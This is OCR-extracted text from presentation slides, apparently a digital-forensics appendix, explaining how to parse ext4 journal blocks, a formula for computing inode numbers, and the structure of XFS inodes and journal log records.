


TLP:CLEAR

How to Parse Ext4 Journal

- Data blocks themselves don't have explicit data types.
  - This makes it difficult to determine the correct parser.
- However, block tags have the t_blocknr and t_blocknr_high fields, which can be used to identify inode table blocks.
  - The inode table locations are derived from the block group descriptors.
- Other data blocks have unknown types, so non-inode parsers must be tried in sequence.
  - Symbolic link parser → Extended attribution parser → Directory entry parser
  - If a parser throws an exception, simply move on to the next one.


Ext4 Journal Parsing Flow



TLP:CLEAR

Ext4 inode Number Calculation

- The inode structure (ext4_inode) does not contain its own inode number.
- The inode number can be calculated from the information in the journal and the inode tables (see formula below for details).



Reference: inode number calculation formula

```
first_inode_num_in_table_blk = (inode_table_num * inodes_per_group) + ((inode_blk_num % first_blk_num_of_inode_table) * (blk_size / inode_size)) + 1
inode_num = first_inode_num_in_table_blk + (idx_in_inode_table_blk / inode_size)
```


```
inodes_per_group, blk_size, and inode_size are stored in the ext4 superblock.
inode_table_num is calculated from inode_blk_num, first_blk_num_of_inode_table, and its length.
first_blk_num_of_inode_table is stored in the block group descriptors.
inode_blk_num is stored in the block tag (t_blocknr and t_blocknr_high fields).
```

TLP:CLEAR

A4. Details of XFS Journal Structures

TLP:CLEAR

XFS inode in Inode Chunk




XFS inode consists of three parts.

- inode core
  - Filetype
  - Permission
  - MACB timestamps
  - …
- Data fork
  - Directory entries (short form)
  - Symlink target
- Attribute fork
  - Extended attributes
  - Access control list
  - Linux kernel capability

TLP:CLEAR


Structure of XFS Journal – Log Records



Log record formats
XLOG_FMT_UNKNOWN (0x00)
XLOG_FMT_LINUX_LE (0x01)
XLOG_FMT_LINUX_BE (0x02)
XLOG_FMT_IRIX_BE (0x03)

TLP:CLEAR

Structure of XFS Journal – Log Operations

